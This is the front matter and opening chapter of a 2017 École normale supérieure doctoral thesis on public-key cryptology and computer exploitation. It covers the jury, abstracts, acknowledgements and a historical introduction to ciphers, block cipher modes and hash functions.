THÈSE DE DOCTORAT

de l'Université de recherche Paris Sciences et Lettres

PSL Research University

Préparée à l'École normale supérieure

Advances in Public-Key Cryptology and Computer Exploitation

École doctorale n°386
Sciences Mathématiques de Paris Centre

Spécialité Informatique

COMPOSITION DU JURY

M. David POINTCHEVAL,
École normale supérieure,
Examinateur

M. Bart PRENEEL,
Katholieke Universiteit Leuven,
Rapporteur

M. Ron RIVEST,
Massachusetts Institute of Technology,
Examinateur

M. Amit SAHAI,
University of California, Los Angeles,
Examinateur

M. Jacques STERN,
École normale supérieure,
Examinateur

M. Serge VAUDENAY,
École polytechnique fédérale de Lausanne,
Examinateur

M. Moti YUNG,
Columbia University & Snapchat,
Rapporteur, Président du Jury

Soutenue par Rémi Géraud

le 5 Septembre 2017

Dirigée par David Naccache

ENS ÉCOLE NORMALE SUPÉRIEURE | PSL RESEARCH UNIVERSITY PARIS

Résumé. La sécurité de l'information repose sur la bonne interaction entre différents niveaux d'abstraction : les composants matériels, systèmes d'exploitation, algorithmes, et réseaux de communication. Cependant, protéger ces éléments a un coût ; ainsi de nombreux appareils sont laissés sans bonne couverture.
Cette thèse s'intéresse à ces différents aspects, du point de vue de la sécurité et de la cryptographie. Nous décrivons ainsi de nouveaux algorithmes cryptographiques (tels que des raffinements du chiffrement de Naccache–Stern), de nouveaux protocoles (dont un algorithme d'identification distribuée à divulgation nulle de connaissance), des algorithmes améliorés (dont un nouveau code correcteur et un algorithme efficace de multiplication d'entiers), ainsi que plusieurs contributions à visée systémique relevant de la sécurité de l'information et à l'intrusion.
En outre, plusieurs de ces contributions s'attachent à l'amélioration des performances des constructions existantes ou introduites dans cette thèse.

Abstract. Information security relies on the correct interaction of several abstraction layers: hardware, operating systems, algorithms, and networks. However, protecting each component of the technological stack has a cost; for this reason, many devices are left unprotected or under-protected.
This thesis addresses several of these aspects, from a security and cryptography viewpoint. To that effect we introduce new cryptographic algorithms (such as extensions of the Naccache–Stern encryption scheme), new protocols (including a distributed zero-knowledge identification protocol), improved algorithms (including a new error-correcting code, and an efficient integer multiplication algorithm), as well as several contributions relevant to information security and network intrusion.
Furthermore, several of these contributions address the performance of existing and newly-introduced constructions.

Preface

This thesis assembles a portion of my work during the last two years and a half. It explores many topics; from perhaps the most conceptual to the most concrete. I think this reflects my position on security: that it is itself a moving target, transversal, crossing borders. That it pertains more to architecture than jewelry. Readers will hopefully enjoy the diversity[1] of this selection, regardless of their background.

As a result, instead of a long monograph of increasing difficulty, this document manifests the rhizomatic nature of research — an underlying theme, connecting with other life-long obsessions — from which sprouts unexpected and creative ideas. I hope that the reader will share this feeling of excitement and surprise, and that burning desire to know more!

This work is concerned with *optimality*, understood as a guiding principle for the design of protocols, hardware, and algorithms. Concretely, the horizon is to extract the most from documents, computers, and networks. Minimizing the need for memory, computation, complexity, trusted third parties, and components; maximizing speed, security, efficiency; designing the best possible attacks, the most compact protocols, etc.

The motivation for this approach is simple: technology will only be used if it *can* be used, i.e., if the risks of using it are negligible in comparison to the benefits it brings. In the last decade, several phenomena conspired to have us reevaluate our risk estimates. On the one hand, attackers are increasingly skilled and persistent in their efforts to undermine the security, not only of high-value targets, but also of the vast pool of unaware users of technology. On the other hand, consumer trends shifted towards lightweight, mobile devices, on which protections are costly, bulky, unwieldy, and thereby, seldom and minimal. If there were a third hand left, we could add the increasingly common and deep incursions of governmental agencies into people's private spheres, sometimes with little to no oversight, for reasons that can often only be left to speculation and hubris, by means of tampering with standards, communication channels, hardware, and software components.

This is why we need stronger protections, that are simple to implement, explain, and analyse. Protections that do not rely on (potentially infected or unreliable) trusted parties, that resist network interception, and that fit in a phone, a watch, or any similar item that we decide to bring along with our lives. Optimality is also a way to outstrip attackers, by finding the best attacks before they do, and designing robust systems, even against unknown attacks.


The bulk of what is presented in this thesis was published as individual articles; we chose to preserve this format for two reasons: it is compact, thereby avoiding the need to read back and forth across the whole manuscript; and it has been peer-reviewed. Some material in this document does not come from published articles, and some work does not appear at all, such as the efforts that awarded me the Microsoft Security Researcher award in March 2016[2] and most of the patented outcomes of my research.

No efforts were made to achieve a prime number of pages.

[1] The attentive reader will find traces of at least 8 languages in this thesis, plus at least 9 programming languages, and mentions of even more.

[2] See https://technet.microsoft.com/en-us/security/cc308575.aspx.

Γνώμων



A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	•	?	!
±	∓	×	÷	⋆	†	‡	∩	∪	⊓	⊔	∨	∧	△	▽	⊕	⊖	⊗	⊘	⊙	≠	<	>	≤	≥	⊂	⊃	⊏	⊐

Acknowledgements / Remerciements

Je dois beaucoup, à beaucoup de gens : ces remerciements seront donc nombreux, et bilingues.

nam-šeš nam-dub$_3$-sa i$_3$ li-gin$_7$ i-im-bal-bal-e-ne[3]

Je tiens tout d'abord à exprimer ma plus sincère gratitude à David Naccache, mon directeur de thèse. Tu as fait un pari en acceptant de m'encadrer, et tu sais comme le périple jusqu'ici a été tortueux et incertain ; je n'ai jamais rencontré quelqu'un d'aussi profondément determiné à donner aux autres, avec un humour implacable et une grandeur d'âme non-dénombrablement infinie. Merci pour ta confiance et ton soutien (dans les domaines scientifiques et moins scientifiques), pour tes conseils et pour avoir ouvert tant d'opportunités. Merci pour ta patience, les nuits blanches à manger des sushis, tes encouragements, ta disponibilité, et pour avoir partagé le secret qui permet de vivre 400 ans. J'ai beaucoup appris, scientifiquement, culturellement, humainement, et j'espère rendre au moins autant que tu as donné.

I would also like to thank the jury: David Pointcheval, Bart Preneel, Ron Rivest, Amit Sahai, Jacques Stern, Serge Vaudenay, and Moti Yung, for accepting to assess my thesis, despite their incredibly busy timetables; it is an honour for me to stand in front of you ; your work and dedication are an inspiration.

Scientific work is never a solitary endeavour; I wish to thank all my coauthors, in science and beyond: Ehsan Aerabi, Antoine Amarilli, A. Elhadi Amirouche, Arash Atashpendar, Feng Bao, Hadrien Barral, Fabrice Benhamouda, Marc Beunardeau, Éric Brier, Romain Campigotto, Noémie Cartier, Jean-Michel Cioranesco, Simon Cogliani, Aisling Connolly, Jean-Sébastien Coron, Nathanaël Courant, Alix Desforges, Frédérick Douzet, Houda Ferradi, Éric Freyssinet, Aude Géry, Florentin Guth, Kavé Salamatian, Mirko Koscina, Georges-Axel Jaloyan, Paul Lenczner, Tancrède Lepoint, Kévin Limonier, Diana Maimuţ, David Mestel, Matthias Minihold, David Naccache, David Pointcheval, Rodrigo Portella do Canto, Tomas Rigaux, Jérémy Robine, A. W. "Bill" Roscoe, Răzvan Roşie, Martin Ruffel, Peter Y. A. Ryan, David Saulpic, Emil Simion, Assia Tria, Damien Vergnaud, Jean Vuillemin, Guilin Wang, Amaury de Wargny, Hang Zhou, Lionel Zoubritzky.

L'École normale supérieure est un endroit merveilleux pour étudier. J'ai passé d'excellent moments avec les (ex-)doctorants, post-docs et chercheurs, notamment lors des conférences. Pooya, Georg, Hoeteck (for an excellent dinner in Vienna); Fabrice, Florian, Geoffroy, Rafael, Pierrick (sans qui la Bulgarie, l'Autriche, ni Santa Barbara n'auraient été les mêmes); Adrian, Alain, Pierre-Alain, Romain, Raphael, Răzvan ; Céline, Michel, Damien et David, et tous les autres qui m'ont toujours fait un excellent accueil. J'en profite également pour saluer mes camarades du groupe de Sécurité, Marc, Jérémie, Simon, Aisling, Chanez, Petra, Thibaut, Mirko, Maxime, Marc, Diana, Roman, Houda, Rodrigo.

I should also thank those who, beyond science, shared some adventure time with me: Daniel J. Berstein, Geoffroy Couteau, Carl Ellison, Becca Kreuter, Tanja Lange, Kristin Lauter, Christof Paar, Tom Roeder, Mike Rosulek, and Eran Tromer (for performing together on stage); Yuval Yarom (for accepting to climb up with me in a dark and deserted coal mine near the North Pole); Eloi de Cherisey, Benjamin Wesolowski, and Sonia Bogos (some of whom ate whale meat, for inspiring discussions); Fabrice Mouhartem et les collègues de Lyon (entres autres, pour nos excursions à Hà Nộ̣i).

Je voudrais encore remercier toute l'équipe de la Chaire Castex de Cyberstratégie pour nos collaborations et très enrichissantes discussions. Merci à l'ANSSI pour m'avoir invité à présenter certains de mes travaux

[3] "They pour out brotherhood and friendship like best oil" / 'Ils innondent de fraternité et d'amitié comme la meilleure huile'. From the *Debate between Winter and Summer*, 3rd millenium BCE [KB93, pp. 481–483].

en leur site de Grenelle. I would like to thank the organisers of the NATO Workshop on Post-quantum Cryptography for inviting me to talk about some of my work. I would like to thank the organisers of the Mycrypt 2016 conference for inviting me to give a talk in Kuala Lumpur. Merci aux organisateurs de la Defence Security Cyber Summer School, pour une place en 2015 et pour m'avoir invité à présenter mes idées devant un public aussi divers en 2016, à l'Université de Bordeaux, et les riches (et prémonitoires !) discussions, notamment avec Sebastien-Yves Laurent, Laurent Oudot et Elena Poincet, et Thierry Lafon. Merci à France Culture de m'avoir laissé une tribune pour évoquer (rapidement !) le sens de mes travaux, et à France 24 pour m'avoir donné plusieurs fois l'occasion de m'exprimer en direct sur des sujets d'actualité : je totalise ainsi le quart d'heure de gloire promis. Additional thanks to Andy Greenberg at Wired for discussing with us and covering our work on fradulent payment cards.

I was lucky to teach many students, at prestigious institutions:

- At École Centrale de Paris, CentraleSupélec (since 2014) and École normale supérieure (since 2016) as part of my Information Security course (I cannot thank enough Alexis Benoist for giving me the opportunity to turn a hobby into a full-fledged semester course!);
- At École normale supérieure (2017), where I gave tutorials in Cryptography, sharing my energy at deconstructing and tinkering with Boyd, Groth, and Schnorr signatures;
- At CentraleSupélec (2017), where I gave lectures and tutorials in Advanced Algebra;
- At Université Paris I–Panthéon-Sorbonne (2016), where I taught the Advanced Programming course, trying to combine Mathematical Finance and High-Performance Computing;
- At Université de Nancy (2015), where I taught my Introduction to Statistics course.

Merci aussi aux étudiants que j'ai eu comme élèves en cours particuliers, en mathématiques, physique, informatique, philosophie, littérature et musique. Enfin, merci à tous ceux qui m'ont un jour demandé de leur expliquer quelque chose, de la mécanique quantique à l'accord de quinte diminuée : chacun, et tous ensemble, vous avez fait de moi un meilleur pédagogue, et vous avez entretenu en moi une passion pour l'enseignement.

Fundamental research is not necessarily abstract and disconnected from reality; I was lucky to see some of my research make it to concrete products thanks to the acumen of industrial partners: Huawei Technologies Co. Ltd., Tanker, and my current employer Ingenico Group. It was a bold move to give me such freedom and I hope that the outcome of my research will encourage Ingenico (and others) to bolster academic excellence at the heart of industrial research.

My coworkers, and often coauthors, deserve an award for patiently sitting through my jokes, gossiping, and binge eating. And another award for partaking. Marc Beunardeau, David Naccache, Aisling Connolly, Hiba Koudoussi : merci, תודה רבה, *go raibh maith agat*, *sahit* ! Merci aussi à Éric Brier pour nos discussions mathématiques, à taper sur les bases de Gröbner, les algèbres de Lie et les diagrammes commutatifs, souvent par téléphone : c'est toujours un plaisir. Et merci à tous les collègues d'Ingenico Labs pour l'ambiance vivante et dynamique ; I would also like to express my gratitute to the teams at Ingenico (in France, Italy, Belgium, and the Netherlands) for welcoming me and showing interest in my work.

Merci également aux jeunes stagiaires que j'ai eu le bonheur d'encadrer, et à qui je souhaite les plus brillantes carrières : Mounira Hadjoudj, Louis Hauseux, Marius Lombard-Platet, Pauline Séchet, Amaury de Wargny.

A special thanks to my benevolent proofreaders: Răzvan (*mulţumesc!*) and Claire.

Merci à Hervé et Hélène, pour leur amitié, nos animés et imbibés dîners, et pour m'avoir hébergé dans les temps durs. Merci à Claire, David, Isabelle et Iain, Fabrice et Aurélie, Annie et Paul pour des moments chaleureux de Lyon à Sarlat à l'île de Ré ; Thank you, Mange tak, Tapadh leat Marjun and John, Vivian and Graham, and the extended Scottish and Faroese clan, for their welcoming me to Insch, Edinburgh and Aberdeen! Je tiens évidemment à remercier toute ma famille, pour leur confiance, leur soutien, leurs encouragements, sans sans cesse renouvelés durant toutes ces années ! C'est grâce à vous tous que j'en suis ici aujourd'hui. And Claire, who has kept amazing me since *La Montagne* many years ago: you make me the luckiest person ever to walk the Earth, and this victory is also yours!

Contents

Part I

Introduction

Chapter 1

Preliminaries

Contents

This chapter sets the context for the topics discussed in this thesis: the motivations of this work, choices made in terms of models and approaches.

1.1 A brief prelude

While it is not the subject of this thesis to recall the long and convoluted history of Cryptology[1,2], it is important that our discussion starts with the pioneering work of Claude Shannon. Shannon gave in 1948 the first precise and quantitative definition of *information* as information entropy[3] — a concept measuring uncertainty, originally borrowed from Physics: a message bringing unexpected news carries much information, whereas a message that is completely predictable carries no information. In essence, for Shannon, Information measures the amount of surprise caused by receiving a given message.

[1]The interested reader is strongly encouraged to consult David Kahn's monograph [Kah67], which covers a colossal portion of the topic up to the late 1960's, with the notable exception of Enigma. A recent reedition of this book also discusses the context of some later discoveries, such as RSA.

[2]The term comes in English from French, and decomposes as *crypto-*, from the Ancient Greek adjective κρυπτός < PIE *$*kreh_2u$-* "concealed"; and the suffix *-logia* < Ancient Greek λογία, abstract modifier of λέγω "I say, I collect" < PIE *$*leǵ$-* "I gather". Cryptology is thus the study of (discourse on) concealment.

[3]Shannon also introduced the term "bit", to denote a unit of information, in that same article [Sha48].

Measuring information enabled Shannon to *prove*, for the first time, the security of a cryptographic system: it suffices to show that an adversary learns no information when eavesdropping. The ability to provide mathematical security guarantees is at the heart of modern cryptology and distinguishes its tools and methods from earlier approaches. We recall this result in modern language in Section 1.5.

Incidentally, Shannon had met during his training as a cryptographer a young British mathematician named Alan Turing. Amongst the topics they discussed around a cafeteria table[4], Turing presented to Shannon his work on precisely and quantitatively measuring *computation*.[5] The potential of automated computation in cryptology was not lost on Turing, who constructed the first ever code-breaking machine to attack the German Enigma.[6]

The tireless effort of machines meant that they could try a vast number of combinations, until eventually the correct one was found. As a countermeasure, cryptographers used longer and longer secrets, increasing the number of possible combinations to be checked. But this came at a price: This long secret now had to be shared with whomever the intended recipient was. Notwithstanding the risks of interception or misuse (both of which happened), it meant that highly-sensitive material had to be transported, sometimes across the world, which is simply impractical. During the Cold War, the Washington-Moscow Direct Communications Link (better known as the "red telephone", although it never was a telephone) relied on diplomats from the respective embassies to carry around suitcases containing the one-time-use secret keys [Kah67, pp. 715–716].

This particular problem was solved in 1978 by Whitfield Diffie and Martin Hellman. Their solution is still in use today on the Internet, and consists in having a *different* key for the sender and the receiver. Techniques building on the same ideas are called *asymmetric* or *public-key* cryptography: The "public" key allows one party to encrypt a message; only the corresponding "private" key can decrypt this message. A large proportion (about 2/3) of this thesis is dedicated to public-key constructions, for which Section 1.3 provides a more technical introduction.

The potential of public-key cryptography was quickly realised, in terms of security guarantees and versatility; thus it quickly bred a vibrant ecosystem of solutions to a flurry of real-world problems. By the early 1980's, many encryption and digital signature schemes were developed, some of which are still considered standard today. As a result, despite its military origins, cryptography has now entered everyday life, enabling such technology as electronic payment, commerce and communication over the Internet, with a mathematical beauty of its own.

One of the perhaps most counter-intuitive uses of public-key constructions is the design of *zero-knowledge* (ZK) protocols: such protocols enable a prover to convince a verifier that some statement is true, without revealing anything more that this bare fact (i.e., the statement's truth). ZK protocols are still marginal as of today, but slowly infuse into the industrial world.

One downside of public-key cryptography is that it typically requires extensive computations, and is therefore relatively slow. While improvements in technology and algorithms (some of which we introduce in this thesis) boost the performance of public-key primitives, this sluggishness is unacceptable in many applications.

Therefore, in practice, public-key cryptography is chiefly used for key exchange, signature and identification, while more "traditional" symmetric ciphers are used to exchange messages confidentially. Symmetric, or "secret-key" constructions are order of magnitudes faster, and sometimes easier to implement; but their security is much harder to estimate. We will use secret-key primitives as "black boxes" — see Section 1.2 for a high-level overview.

Finally, all these constructions aim at protecting against some *adversary*, a virtual ennemy that may be more or less powerful, and who should always fail in the security game against us. These themes — *information, computation, performance, adversary* — run throughout this thesis.

1.2 Secret-key cryptography

1.2.1 At the origins of cryptology

The need for protecting information predates history, and it is no surprise then that the first unquestionable indications of secret-key cryptographic usage date back to Antiquity. Controlling a vast and hostile territory,

[4] This encounter is reported by Hodges [Hod12, pp. 243-252], Turing's biographer.
[5] Solving at the same time an open problem about program termination [Tur37; Tur38].
[6] This feat, as part of the then-classified "Ultra" programme, was not disclosed until the 1970's, long after Turing's death.

the Roman armies had to convey orders quickly and stealthily. After the failures of steganographic attempts — whereby one would hide the message somewhere the enemy wouldn't look, e.g., on the shaven head of a slave — military leaders had to make the message *itself* incomprehensible to their adversaries.

A famous early adopter (if not inventor) of cryptography is Roman general and emperor Julius Caesar. During the Gallic wars, as Cicero was held by the Nervii army, Caesar sent a Gaul messenger with a letter of encouragement. Writing in the third person, he describes:

> "Graecīs cōnscrīptam litterīs mittit, nē interceptā epistolā nostra ab hostibus cōnsilia cōgnōscantur."
> – [Cae17, Book V.48]

That is, he had to write "in Greek letters", for fear that the enemy would intercept the letter and get acquainted with its contents.[7] That being said, it is not very likely that Caesar literally used Greek letters, for we know from Caesar himself [Cae17, Book I.29, Book VI.14] that the Greek characters were well understood in Gaul.

Many commenters pointed out Caesar's extensive use of ciphers, including a now-lost work of the grammarian Probus credited with writing a reference on the subject, *On the Secret Meaning of the Letters Appearing in the Epistles of Gaius Caesar*. According to Suetonius [Tra14], Caesar and later his nephew Augustus, used a rather simple method, known today as *Caesar's cipher*. To encode a message, instead of writing a letter from the alphabet, one writes the letter that is 3 places below in the alphabet. And to decode,

> "If anyone wishes to decipher these, and get at their meaning, he must substitute the fourth letter of the alphabet, namely D, for A, and so with the others" — [Tra14, p. 56]

Visually, encryption proceeds as in Figure 1.1, replacing each letter from the original letter by another letter.




Figure 1.1: Caesar's cipher, according to Suetonius, on the 23 letters of the Latin alphabet.

In the military realm, Caesar's cipher was still in use as late as 1915 [Kah67, p. 631].

Such codes, where one replaces a letter by another, or by a symbol, are appropriately called *substitution ciphers*. Variants of Caesar's cipher are ubiquitous, and can be found in many recreational problems — and some more serious cases.[8]

Another type of early cipher, rumoured to be of Spartan invention, is the *scytale*[9] (or *skytale*). It designates a large cylindrical rod, around which one winds a thin parchment strip. A message is then written on the parchment, which is subsequently unrolled. The message is decoded by the recipient simply by winding up the parchment around an identical scytale. Unlike substitution ciphers, this approach consists in shuffling letters, and therefore constitutes an example of *transposition cipher*. Such ciphers were still in ubiquitous use as late as the Second World War.[10]

[7] According to Polyaenus [Pol60, Book VIII.23.6] the dispatch only contained the words "Καῖσαρ Κικέρωνι θαρρεῖν. προσδέχου βοήθειαν": "Caesar to Cicero, courage. Expect aid."

[8] The Zodiac Killer was a serial killer who operated in northern California in the late 1960's and early 1970s. He sent several cryptic messages to the police. On August 8, 1969, Donald and Bettye Harden, two high-school teachers, cracked the first 408-symbol cryptogram, which was a simple substitution cipher.

[9] Originally, σκυτάλη refers to a baton used in relay races, or to the handle of a whip. There is no archaeological evidence, nor any contemporary account that it was used as a *cryptographic device*; see e.g. [Kel98]. The σκυτάλη was clearly associated with (Spartan) military messages, often designating the message itself, but it may be nothing more than a rolled up parchment *inside* the rod, passed from general to general in the manner of a baton. The idea of a strip rolled *around* the rod, as a cryptographic technique, may be a later invention. In any case it had become a well-known trope by the 2nd century CE, being mentioned by Athenaeus of Naucratis [Nau27, pp. X, 451d], and later by Plutarch [Plu16, Lys. XIX, 8–12] and Aulus Gellius [Gel27, Book XVII, IX, 7–15].

[10] On this topic, see in particular [Kah67, p. 535–539].

1.2.2 Block and stream ciphers

All these constructions are called *secret-key* (or symmetric) because whoever can decode can also encode, using the same information and method. Historically, two main branches came out of these early constructions: refinements of Caesar's cipher, ultimately leading to the one-time pad (OTP, see below), and to modern stream ciphers; and combinations of substitution and transposition, of which ENIGMA and modern block ciphers such as AES are examples.

The one-time pad is analoguous to Caesar's cipher, in that every letter's rank in the alphabet is changed. Unlike Caesar's cipher however, the shift varies for every position in the message. The shift for each position is the secret *key* that enables encoding and decoding. It is the cipher whose Shannon proved unbreakability, assuming that the key is random and *used only once* (hence the name: one-time pad). Using the same key twice immediately reveals information (or even the key itself, if a portion of the underlying message is known), a mistake that was made.[11] The one-time pad belongs to a large family of encryption techniques, known as *stream ciphers*; they allow the on-the-fly encryption of an unlimited stream of bits. Stream ciphers are thus particularly well-suited to telephony or digital content streaming.

Combinations of substitution and transpositions[12] are called *block ciphers*: They operate on a fixed-length input. In 2000, after a three-year international competition, the United States National Institute of Standards and Technology (NIST) selected the Rijndael block cipher as its flagship Advanced Encryption Standard (AES). The design of AES, a topic in itself beyond the scope of this thesis, has received careful scrutiny and intensive review from the cryptographic community. AES is a substitution-permutation network, i.e., a combination of several rounds of transposition and substitution operations (see Figure 1.2).




Figure 1.2: AES consists in 10 to 14 repetitions of the round function illustrated above. The 128-bit state is represented as a 4×4 matrix of bytes. The last round does not use the MixColumn operation. Note that every operation is reversible.

In this work, we will always assume that block ciphers behave as pseudorandom permutations, i.e., for a randomly chosen secret key k, block ciphers are functions $\mathcal{E}_k$ which are indistinguishable from a

[11] By exploiting key-reuse mistakes in Soviet OTP-encrypted communications, the British and United States secret services were able to expose the now-famous *Cambridge Five* espionage ring in the UK, as part of the Venona project, declassified in 1995.

[12] An idea originally due to Shannon [Sha49].

randomly chosen permutation, and for which an efficient inverse $\mathcal{D}_k = \mathcal{E}_k^{-1}$ exists.[13]

At the time of writing, all known attacks on AES do not compromise its security as an elementary building block, i.e., it is secure in the sense given above. However using AES is not *in itself* a guarantee of security, the same way that wearing a safety belt in a submarine does not prevent from drowning.

More generally, a secure block cipher is only suitable for the encryption of a single block under a fixed key. In practice, most messages are either shorter, or longer than a block. To encrypt such messages, we first *pad* them by adding bits until the message's length is a multiple of the blocksize; at that point we can slice the message m into block-sized pieces $m_0, \ldots, m_{t-1}$. Then one must specify how to encrypt each piece, the *mode of operation*.

For instance, one may encrypt each piece independently, a mode known as ECB[14] and depicted in Figure 1.3. It turns out that this is not a secure mode of operation; indeed, each block is encoded independently with the same key. The result of trying to encrypt structured information with AES in ECB mode is illustrated in the middle part of Figure 1.6.

Alternatively, one may use the previous block's output to derive the next block's input, as in the CBC[15] mode illustrated in Figure 1.4. The effect is to propagate any variation to subsequent blocks, and to randomise encryption by the choice of a random "initialisation vector" (IV). As a result, identical input blocks are encoded differently, as illustrated in the second part of Figure 1.6.




Figure 1.3: ECB mode of operation for encryption (left) and decryption (right) of a message.

In some scenarios however, the CBC mode can be abused by *padding attacks*, whereby an attacker uses a "padding oracle" to recover the message [Vau02]. Such an "oracle" tells the attacker whether a message padding is correct or not — such a scenario might seem far-fetched, but it has real-world consequences, as demonstrated by successful attacks on both hardware [BFK+12] and Internet communications (POODLE attack against TLS 1.0 to 1.2). Furthermore, CBC's chaining mechanism is inefficient in hardware, as the previous block must be encrypted or decrypted before the next block can be processed.

For these reasons, system designers may prefer using block ciphers in *counter* mode (CTR, Figure 1.5) or Galois counter mode (GCM), which are much faster and immune to padding oracle attacks. These modes rely on a cryptographic *nonce*, a "number used only once", usually (but not necessarily) chosen at random and transmitted along with the ciphertext.

1.2.3 Hash functions

New usages of cryptography also required the introduction of additional constructions, such as *hash functions*. Intuitively, a hash function takes some input m and returns a fixed-size output that is the "fingerprint" (or"digest") of m. Such functions have a ubiquitous use in Computer Science, for instance in the implementation of efficient data structures such as hash tables [Knu73] and Bloom filters [Blo70].

In cryptography, hash functions are typically required to be "one way", in the sense that it should be hard, given some output, to recover a candidate input. Denoting by h the hash function, we thus define

- Preimage resistance. Given y, it is hard to find x such that $h(x) = y$;
- Collision resistance. It is hard to find x, x' such that $h(x) = h(x')$;

[13] This is the ideal cipher model, see below in Section 1.5.2.1.
[14] ECB stands for "Electronic Code Book", as it mimics the operation of traditional codebooks.
[15] CBC stands for "Chained Block Cipher".




Figure 1.4: The CBC mode of operation for encryption (above) and decryption (below), uses a chaining mechanism and an initialisation vector (IV) which is transmitted in clear.




Figure 1.5: The counter (CTR) mode of operation uses the block cipher's output as a keystream; in particular encryption and decryption use the same block $\mathcal{E}_k$, and an identical nonce transmitted in clear along the ciphertext.




Figure 1.6: Left: Original image; Middle: Image encrypted using AES-ECB with a random key; Right: Image encrypted using AES-CBC using a random key.

- Second preimage resistance. Given x, it is hard to find $x' \neq x$ such that $h(x) = h(x')$.

A solution to these tasks is always exists, although effectively finding it may require to exhaust a infeasibly large portion of all possible inputs/outputs. The term "hard" means essentially that no better strategy exists.[16]

